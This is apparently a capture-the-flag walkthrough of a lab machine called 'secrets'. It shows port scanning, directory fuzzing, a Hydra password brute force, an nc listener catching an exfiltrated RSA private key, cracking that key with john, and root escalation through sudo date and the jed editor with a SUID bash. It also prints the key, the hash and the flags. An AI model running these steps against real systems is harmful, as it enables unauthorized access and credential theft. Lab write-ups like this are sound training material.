


Secrets

```
└─$ sudo nmap -sS --open -p- -Pn -n -vvv 192.168.137.30
```

```
└─$ sudo nmap -sCV -p22,80 -Pn -n -vvv 192.168.137.30┘
```

```
└─22/tcp open  ssh      syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+
└─80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.38 ((De
|*http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|* Supported Methods: OPTIONS HEAD GET POST
|_http-title: Site doesn't have a title (text/html).`
```

```
(miguel@miguel) - [~/Work]
$ whatweb 192.168.137.30
http://192.168.137.30 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.137.30]
```




A screenshot of a web browser window. The address bar shows 'view-source:192.168.137.30'. The page content is a single line of text: 'I have to tell you a secret...'. The browser's developer tools are open at the bottom.



A screenshot of a web browser window. The address bar shows 'view-source:192.168.137.30'. The page content is a single line of text: 'also written by brad...'. The browser's developer tools are open at the bottom.



```
--(miguel@miguel) - [~/Work]
$ wfuzz -c -t 20 --hc=404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.137.30/FUZZ
```

```
000000010: 200  9 L  12 W  122 Ch  "
000007923: 301  9 L  28 W  318 Ch  "secrets"
```





```
(miguel@miguel)-[~/Work]
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.137.30/secrets/' -t 200 -x html,php
```


```
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 279]
./php (Status: 403) [Size: 279]
/index.html (Status: 200) [Size: 39]
/login_form.php (Status: 200) [Size: 429]
```



```
(miguel@miguel)-[~/Work]
$ hydra -l brad -P /usr/share/wordlists/rockyou.txt 192.168.137.30 http-post-form '/secrets/MK67IT044XYGGIWLGS9.php:user=~USER^&password=~PASS^:Invalid Credentials'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-20 14:32:24
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:l/p:p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.137.30:80/secrets/MK67IT044XYGGIWLGS9.php:user=~USER^&password=~PASS^:Invalid Credentials
[80][http-post-form] host: 192.168.137.30 login: brad password: bradley
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-20 14:32:38
```





No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000...	192.168.137.12	192.168.137.30	TCP	74	56156 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS
2	0.0007795...	192.168.137.30	192.168.137.12	TCP	74	80 → 56156 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 S
3	0.0008717...	192.168.137.12	192.168.137.30	TCP	66	56156 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=140245276
4	0.0011642...	192.168.137.12	192.168.137.30	HTTP	773	POST /secrets/AYPIN9UG8WHWN0UE09Y2.php HTTP/1.1 (applicati
5	0.0017300...	192.168.137.30	192.168.137.12	TCP	66	80 → 56156 [ACK] Seq=1 Ack=708 Win=64512 Len=0 TSval=1278664
6	0.0148248...	192.168.137.30	192.168.137.12	TCP	74	55816 → 6666 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
7	0.0148914...	192.168.137.12	192.168.137.30	TCP	54	6666 → 55816 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8	0.0182007...	192.168.137.30	192.168.137.12	HTTP	615	HTTP/1.1 200 OK (text/html)
9	0.0182887...	192.168.137.12	192.168.137.30	TCP	66	56156 → 80 [ACK] Seq=708 Ack=550 Win=63744 Len=0 TSval=14024

```

(miguel🐼miguel)~[~/Work]184 bits), 773 bytes captured (6184 bits) on in
$ nc -nlvp 6666 1
listening on [any] (6666 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.30] 55826
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: DES-EDE3-CBC,478250418EF67EB4
[Time shift for this packet: 0.000000000 seconds]
MvfHsFbuTgPyi0PeU9dWPL8wVaIKHsuvYEIdwNJF42eDz0/L5kdoBnA8+yuWAI28
iI2jtehZhb/7PuaIsCtrzrJ0B1xXZYoeSc4Dfu2j1gi/Toa03A6RHseHWHsJm9Qw
4AzHS13ze+EQTLHMnTu6eCADEXhwShgrHAMJpw4irdTca+wuY83n38obX0EhrXAs
E8zZfY8yMg4nuq9cP5pZ17IjvQbfk4cvfD4jNN4rXXn8WVLY5tdBH6Bg3lBoZDwD
VfNwZCmUrNIfMamNXjhMzkBNBwPXaNaRokQded6c9Ie2PmdPMKP0kL/9QlM770aE
d0xid9slu4z2H/Q8Gr0DUc7eJar95bFLUySNoTiVFPqbVTvQ9tZNSWNTkQ5kgCXj
YRroAtvp0f0UdcPA0FRjsEFqQ4MqwZy26j1rhhAJQKg+q6SkyPv73kRotXajaAK3
irNHqNgzIKmkY9x9rfPTxiGw1oJyJxyNwQ3pZilih5AvI8EQBRVAN7Nb6utjDnkV
ulcjWr6ZN3LC67rhwXZ9cub1KoQ1pwrzg0Iy1/x2d6zFHeuAkjlSe08jkUpT1Eb
tdRdrJh712pW9vDg36VaQnrfeNVFPYmku00XFXgsfiJ+XAJYQX+K2e4N3vRKuXSp
zH5nyL5d1r1Z+wn2s9Ial/zbhCUd0JiwZ87N7yIzCvykMnjEIPwytouWY/Ed4tq8
AqAegiMF5Y7M7+FC+ZH8EUvRCEzUPjS+T0KxgGY1KCTSUfL7QGZwQRKZ1hC879n6
ouj03SFu2VqiuM0Xcs8lSjas5vyQgz4XhF580Uzi/BYrqQBMV3W8RWviJzQvYwV
zBl5lkKsUMJ1Y4xLWBP64LnnEPRViPq7TGxYa6aTZ6rmTie6dJ0RhIRVdPiLGMYS
44620pFpIYqWgKNG0J1GMRf/juiE3J4pBwpslbeft9SZnwnE9xHgRBInmqJgneC
38EJWYUwJqqlUSSoki3PB19KFpjy9U3YUPPF0Ff8jNg0x3FFLSFqLI4wyTPXH9+J)
AalS64ttaP8PoiPxSK9oEXcj8RXVLq99Xdkq9gx25qw/Hca7w0IEUsAmjdtKYMVL
ccsaCrRsC1IMF3Wu1l4ihIwzBBA+l5ZhFIgD9hgUdtinchC3+TRI6r6Cnlbj2rB+
NrSpX7D3X1I5s15FmZuo1kkRH3xxjR1LLRuEjQkg3CTpZnUK5nDLgYo9dSnd0QzM
yOACjV6NiI1PJr7hM080Buxd5I+FB8JyVJozQMMNoooNdvBNJvFoAXvaqqfY64fu
LYQXXEiPh0VajVGieA2tHmLf7v6KDCqePZ+/KqxGqn+jIxsjjItCx0lW20WxWCB
iLsB4JJ0NmKCFJh27wCvyMM1+Z8Kmt2BptCEREBHGxIk0raFBk6MN1bqBBi02UE/
C6piJetSpBUwj00Us4hiwGRtYf5w4Hut8rsMs79/D3HsG8UPpZsrUK0cv8ZIoS0g
+j0uyVfxN44ySVuB2gVVU904GHIIdMRyBeR6udv/qgxabGyShoeRhUjA3PPZEDw7B
LPMDfx0mzS9h/8CEK5RHQsxt6krtooRpf5HLCczechCzWzQXKPfnXwg==
-----END RSA PRIVATE KEY-----

```

```

(miguel🐼miguel)~[~/Work]184 bits), 773 bytes captured (6184 bits) on interface eth0, 1
$ ssh -i id_rsa brad@192.168.137.30
The authenticity of host '192.168.137.30 (192.168.137.30)' can't be established.
ED25519 key fingerprint is SHA256:KGZwtmwggutu0zpCwCk0fNz+QU/CxhhYeZZQiHd8tQIc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.30' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
brad@192.168.137.30: Permission denied (publickey).
[Time delta from previous displayed frame: 0.00229524 seconds]

```

```
(miguelt@miguelt) - [~/Work]
$ ssh2john id_rsa > hash.txt

(miguelt@miguelt) - [~/Work]
$ cat hash.txt
```

```
File: hash.txt
```

```
1 id_rsa:$sshngs$0$8$478250418EF67EB4$1192$32f7c7b056ee4e03f28b43de53d7563cbf3055a20a1ecbaf60421dc0d245e36783cf4fcb6e476806703cfb2b96008dbc88da3b5e8591dbff3ee688b02b6ceb274075c57658a1e49ce037eeda3d608bf4e868edc0e911ec787587b2333d430e00cc74b5df37be1104cb1cc9d3bba7820031178704a182b1c0989a70e22add4dc6bec2e63cde7dfca1b5f4121ad702c13ccd97d8f32320e27baaf5c3f9a59d7b223bd06df93872f7c3e2334de2b5d79fc595958e6d7411fa060de5068643c0355f370642994acd21f31a98d5e384cce404d0703d768d011a241d79de9cf487b63e674f30a3ce90bffd42533bcece684774c6277db35bb8cf61ff43c1ab38351cede25aafde5b14b53248da1389514fa9b553bd0f6d64d496353910e648025e3611ae802dbe9d1fd1475c3c0385463b0416a43832ac19cb6ea3d6b86100940a83eaba4a4c8fbfbde4468b576a36802b78ab347a8d83320a9a463dc7dadf3d3c621b0d68272271c8dc10de966296287902f23c11005154037b35beaeb630e7915bb57235abe99377942ebbae1c705d9f5cb9bd4aa10d69c2bce008cb5ff109deeb1477ae0248e549e3bc8e45294f511bb5845deac987bd76a5616f0e0dffa55a427ad7f8d5453e89a4bb439715792c7e227b5c0258417f8a9ee0d0ef44ab974a9cc7fe67c8be5d46bd59f1b09f6b3d21a97fcd84251d3898b067ccede722330afca43278c420fc32068b0663f11dc2da0c02a01e822305e8eccefe142f991fc114bd1084cd43e34be4f42b18066352824d251f2fb406678411299d610bcefd9faa2e8f4dd211ed095aa2b8c39772cf254a36ace6fc90833a17845e7c394ce2fc162ba82401315dd6f115af889cd0bd8c15cc19799642ac50c275638c4b5813fae0b9e710f145588fabbb4c6c586ba69367aae64c87ba74939184845574f8a518c62ce38eb63a9169218a9680a346389d463117ff8ee884dc9e29070a6c95b79fc6df52667c2713dc478110489e6a89827782dfc1095b253026aaa55124a8922dcf075f4a1698f2f54dd850f3c5d057fc8cd834c771452d216a2c8e30c933d71fdf8901a952eb8b6d68ff0fa223f148af68117723f115d52eaf7d5dd92af60c76e6ac3f1dc6bbc0e20452c0268ddb4a60c54b71cb1a0ab46c0b520c1775aed65e22848c3304103e979661148803f6181476d8a77210b7f93448eabe829e56e3dab07e36b4a95fbb0f75f5239b35e45999ba8d649111f7c718d1d4b2d1b848d0920dc24e966750ae670cb818a3d7529dd10cccc8e0028d5e8d888d4f26bee1334f0e06ec5de48f8507c272549a3340c30da28a0d76f04d26f168017bdaaaa7d8eb87ee9584175c488f84e55a8d51a2780dad1e694b7fbbfa2830aa78f67efcaab11aa9fe8c8c6c8e322d0b13a55b6396c5608188bb01e09274366282149876ef00afc8c335f99f0a9add81a6d0844440471b12243ab685064e8c3756ea0418b4d9413f0baa6225eb52a415308ce394b38862c0646d61fe70e07badf2b0cb3bf7f0f71ec1bc50fa59b2b50a39cbfc648a2c3a0fa33aec957f1378e32495b81da05553dd3818721d311c81791eae76f7fea83169b1b24a1ae4615230373cf6440f0ec12cf3037f13a6cd2f61ffc0842b944742cd6dea4aeda284697f91cb09ccde842cd6cd053ca3df9d7c2
```

```
(miguelt@miguelt) - [~/Work]
$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
security (id_rsa)
1g 0:00:00:00 DONE 2/3 (2025-01-20 15:19) 3.125g/s 38993p/s 38993c/s 38993C/s leslie..zorro
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
brad@secrets:~$ ls
user.txt
brad@secrets:~$ cat user.txt
56a42034352d678d4e6ee235c5419cb3
brad@secrets:~$ █
```

```
brad@secrets:~$ sudo -l
Matching Defaults entries for brad on secrets:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User brad may run the following commands on secrets:
    (fabian) NOPASSWD: /usr/bin/date
brad@secrets:~$ sudo -u fabian /usr/bin/date -f /home/fabian/.bash_history
/usr/bin/date: fecha inválida «cd ~»
/usr/bin/date: fecha inválida «ls -la»
/usr/bin/date: fecha inválida «passwd fabian»
/usr/bin/date: fecha inválida «s3cr3t$$$L0v3$$$»
/usr/bin/date: fecha inválida «exit -y»
brad@secrets:~$
```

```
fabian@secrets:/home/brad$ sudo -l
Matching Defaults entries for fabian on secrets:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fabian may run the following commands on secrets:
    (root) NOPASSWD: /usr/bin/jed
```

F10 → System → Shell Window `chmod u+s /bin/bash`

```
id key= File Edit Search Buffers Windows System Help
whoami
root
^[[38;5;174mroot@^[[38;5;193msecrets^[[38;5;3m:^[[38;5;122m/home/brad# cd /root/
^[[38;5;174mroot@^[[38;5;193msecrets^[[38;5;3m:^[[38;5;122m-# ls
root.txt
^[[38;5;174mroot@^[[38;5;193msecrets^[[38;5;3m:^[[38;5;122m-# cat root.txt
cfd58a2c97ff992fd777c5e1baf8265
^[[38;5;174mroot@^[[38;5;193msecrets^[[38;5;3m:^[[38;5;122m-#
```

salimos haciendo exit en la terminal

```
fabian@secrets:/home/brad$ ls -l /bin/bash
---Sr-xr-x 1 root root 1168776 abr 18  2019 /bin/bash
fabian@secrets:/home/brad$ /bin/bash -p
fabian@secrets:/home/brad# whoami
root
fabian@secrets:/home/brad# cat /root/root.txt
cfd58a2c97ff992fd777c5e1baf8265
fabian@secrets:/home/brad# /usr/bin/jed
fabian@secrets:/home/brad#
```